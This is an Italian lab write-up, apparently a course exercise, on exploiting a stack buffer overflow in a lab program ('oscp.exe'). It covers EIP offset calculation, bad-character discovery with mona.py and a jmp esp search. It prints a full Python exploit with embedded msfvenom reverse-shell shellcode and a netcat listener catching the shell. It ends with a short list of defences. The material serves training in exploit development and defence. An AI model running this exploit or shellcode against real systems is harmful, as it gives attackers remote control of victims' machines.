Extra2 - BOF Exploit

Spiegazione BOF

Il BufferOverflow si verifica quando un'applicazione va a scrivere in aree di memoria non ad essa assegnate dello stack.

Per sfruttare questa vulnerabilità si può portare l'applicazione a scrivere dati formattati in modo tale da far puntare i registri EIP alla porzione di memoria voluta e ad inserire, a partire da questa, lo script malevolo.

Con la presente guida spiegheremo passo-passo, sia in linea teorica che pratica, i passaggi da effettuare per iniettare ed eseguire una reverse shell.

Ambiente

Per l'esecuzione del BOF abbiamo preparato un ambiente di test così composto:


- VM Kali Linux – VM Attaccante
    - msfvenom
- VM Windows 10 Pro Metaspoitable – VM Target
    - Immunity Debugger
    - mona.py

Analisi per determinare crash

Il software che andremo ad attaccare è composto da un file eseguibile *oscp.exe*

Per verificare che il programma fosse vulnerabile al BOF lo abbiamo eseguito sulla VM Target per poi inviargli, tramite la VM Attaccante, una stringa sufficientemente lunga

Questo ha causato il crash dell'applicazione visualizzando informazioni utili




- Il registro ESP è stato sovrascritto dall'input inviato dalla macchina attaccante
- Il registro EIP è stato sovrascritto dall'input inviato dalla macchina attaccante

A questo punto è necessario calcolare l'offset fra le aree di memoria dedicate per contenere i valori dei due registri tramite l'utilizzo di due tool forniti dal framework metasploit installato sulla macchina attaccante:

- pattern_create
- pattern-offset


Con pattern_create andiamo a creare un payload che invieremo alla VM Target

Il crash della VM Target visualizza le seguenti informazioni




Il contenuto del registro ESP inizia con "0Co1" e il registro EIP contiene "0x6F43396E"


Convertiamo il contenuto del registro EIP in caratteri ASCII




E troviamo la posizione dei caratteri memorizzati nei registri all'interno del pattern



Per verificare che le posizioni trovate siano corrette scriviamo uno script in python per inviare un payload con le grandezze calcolate.



I valori contenuti in Immunity Debugger confermano i nostri calcoli



- EIP = 0x42424242 => BBBB
- ESP = CCCC
- EAX = 1978*A

Conclusione Parte 1

Siamo riusciti a calcolare la grandezza di informazioni da inviare alla VM Targhet in modo tale da sovrascrivere, in modo controllato, i registri ESP e EIP.

BAD CHARACTERS

I Badchars sono caratteri che vengono filtrati una volta ricevuti dalla VM Target. I badchars sono in grado di eliminare o rimpiazzare caratteri e/o funzioni legittime rendendo il payload inviato inutile.

La ricerca ed eliminazioni di questi caratteri è una parte cruciale nella metodologia di sviluppo degli exploit.

Ricerca BadChars

Per trovare i badchars generiamo uno script che invii tutti i possibili caratteri rappresentabili con una coppia di valori esadecimali, da 0x00 a 0xFF

```
 GNU nano 8.3
import socket

ip = "192.168.50.163"
port = 1337
timeout = 5

ignore_chars = ["\x00"]
badchars = ""
for i in range(256):
    if chr(i) not in ignore_chars:
        badchars += chr(i)


payload = "A" * 1982 + badchars

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)

s.send(bytes("OVERFLOW1 " + payload, "latin-1"))

s.recv(1024)
s.close()
```

Il primo badchars è rappresentato da 0x00, lo eliminiamo dal payload e inviamo la parte restante alla VM Target.


Sulla VM Target andiamo ad utilizzare mona.py per confrontare il contenuto salvato dopo l'ESP con i caratteri inviati.

Mona.py richiede un settaggio iniziale tramite il comando

!mona config -set workingfolder c:\mona\%p


Successivamente ricreiamo un bytearray, salvato in bytearray.bin, uguale a quello che abbiamo inviato tramite lo script in Python

!mona bytearray -b "\x00"



Come ultimo step andiamo a confrontare il bytearray, uguale a quello inviato con python, con i dati salvati in memoria dopo il registro ESP

!mona compare -f C:\mona\oscp\bytearray.bin -a esp




Dallo screen vediamo che al posto di 0x07 lo stack contiene 0x0a. Questo evidenzia come 0x07 sia un Badchar e debba essere rimosso dal payload inviato.

Ripetiamo i passaggi con le seguenti modifiche


1. inserendo \x07 nella variabile ignore_chars dello script python
2. !mona bytearray -b “\x00\x07”
3. !mona compare -f C:\mona\oscp\bytearray.bin -a esp

Notiamo l’output




La prima modifica, in questo caso, è in corrispondenza del carattere 0x2e.

Ripetiamo i passaggi aggiungendo il carattere 0x2e alla lista di caratteri da ignorare e riceviamo l'output successivo



Ripetiamo i passaggi aggiungendo il carattere 0xa0 alla lista di caratteri da ignorare e riceviamo l'output successivo




Tra il payload inviato e i dati salvati non sono presenti differenze. Abbiamo trovato la lista completa di badchars composta da

\x00 \x07 \x2e \ xa0

Creazione Payload Malevolo


Per creare il payload malevolo, escludendo l'uso dei badchars, usiamo msfvenom



Per fare in modo che il payload malevolo venga eseguito dobbiamo andare a scrivere nel registro EIP, che contiene l'indirizzo della prossima istruzione da eseguire, l'indirizzo dello stack che contenga una chiamata "jmp esp".

Il registro ESP è usato per tener traccia del limite superiore dello stack e, nel nostro caso, l'indirizzo del buffer che andremo a sovrascrivere con lo script malevolo. Con mona.py andiamo a cercare, all'interno del codice dell'eseguibile, le occorrenze dell'istruzione *jmp esp*

!mona jmp -r esp -cpb "\x00\x07\x2e\xa0"



Lo script ha trovato nove possibili punti dove far puntare il registro EIP.

Scegliamo il valore 0x625011af che andremo a scrivere nella convenzione little-endian utilizzata dai processori intel.

Exploit

Ora abbiamo tutte le informazioni per creare lo script python definitivo per iniettare l'exploit

```python
import socket

ip = "192.168.50.163"
port = 1337
timeout = 5

padding = "A" * 1978
eip = "\xaf\x11\x50\x62" # Compensating for the endianess
nops = "\x90" * 32 # Give space for the payload to grow!
buf =  b""
buf += b"\xdb\xcb\xb8\x99\x75\xf4\x3f\xd9\x74\x24\xf4\x5b"
buf += b"\x2b\xc9\xb1\x52\x31\x43\x17\x03\x43\x17\x83\x72"
buf += b"\x89\x16\xca\x78\x9a\x55\x35\x80\x5b\x3a\xbf\x65"
buf += b"\x6a\x7a\xdb\xee\xdd\x4a\xaf\xa2\xd1\x21\xfd\x56"
buf += b"\x61\x47\x2a\x59\xc2\xe2\x0c\x54\xd3\x5f\x6c\xf7"
buf += b"\x57\xa2\xa1\xd7\x66\x6d\xb4\x16\xae\x90\x35\x4a"
buf += b"\x67\xde\xe8\x7a\x0c\xaa\x30\xf1\x5e\x3a\x31\xe6"
buf += b"\x17\x3d\x10\xb9\x2c\x64\xb2\x38\xe0\x1c\xfb\x22"
buf += b"\xe5\x19\xb5\xd9\xdd\xd6\x44\x0b\x2c\x16\xea\x72"
buf += b"\x80\xe5\xf2\xb3\x27\x16\x81\xcd\x5b\xab\x92\x0a"
buf += b"\x21\x77\x16\x88\x81\xfc\x80\x74\x33\xd0\x57\xff"
buf += b"\x3f\x9d\x1c\xa7\x23\x20\xf0\xdc\x58\xa9\xf7\x32"
buf += b"\xe9\xe9\xd3\x96\xb1\xaa\x7a\x8f\x1f\x1c\x82\xcf"
buf += b"\xff\xc1\x26\x84\x12\x15\x5b\xc7\x7a\xda\x56\xf7"
buf += b"\x7a\x74\xe0\x84\x48\xdb\x5a\x02\xe1\x94\x44\xd5"
buf += b"\x06\x8f\x31\x49\xf9\x30\x42\x40\x3e\x64\x12\xfa"
buf += b"\x97\x05\xf9\xfa\x18\xd0\xae\xaa\xb6\x8b\x0e\x1a"
buf += b"\x77\x7c\xe7\x70\x78\xa3\x17\x7b\x52\xcc\xb2\x86"
buf += b"\x35\x33\xea\xba\xa1\xdb\xe9\xba\x38\x41\x67\x5c"
buf += b"\x50\x69\x21\xf7\xcd\x10\x68\x83\x6c\xdc\xa6\xee"
buf += b"\xaf\x56\x45\x0f\x61\x9f\x20\x03\x16\x6f\x7f\x79"
buf += b"\xb1\x70\x55\x15\x5d\xe2\x32\xe5\x28\x1f\xed\xb2"
buf += b"\x7d\xd1\xe4\x56\x90\x48\x5f\x44\x69\x0c\x98\xcc"
buf += b"\xb6\xed\x27\xcd\x3b\x49\x0c\xdd\x85\x52\x08\x89"
buf += b"\x59\x05\xc6\x67\x1c\xff\xa8\xd1\xf6\xac\x62\xb5"
buf += b"\x8f\x9e\xb4\xc3\x8f\xca\x42\x2b\x21\xa3\x12\x54"
buf += b"\x8e\x23\x93\x2d\xf2\xd3\x5c\xe4\xb6\xf4\xbe\x2c"
buf += b"\xc3\x9c\x66\xa5\x6e\xc1\x98\x10\xac\xfc\x1a\x90"
buf += b"\x4d\xfb\x03\xd1\x48\x47\x84\x0a\x21\xd8\x61\x2c"
buf += b"\x96\xd9\xa3"
payload = padding + eip + nops + buf.decode("latin-1")

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)

s.send(bytes("OVERFLOW1 " + payload,"latin-1"))

s.recv(1024)
s.close()
```

Che una volta eseguito ci dà accesso alla shell della VM Target

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -nvlp 4445
listening on [any] 4445 ...
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.163] 49451
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user\Downloads\Nuova cartella>
```

Difese possibili

Le tecniche possibili per evitare lo sfruttamento del BOF:

- DEP (Data Execution Prevention): Blocca l'esecuzione nello stack/heap
- ASLR (Address Space Layout Randomization): Randomizza gli indirizzi in memoria
- Compilazione Sicura: Uso di -fstack-protector, -D_FORTIFY_SOURCE, ecc.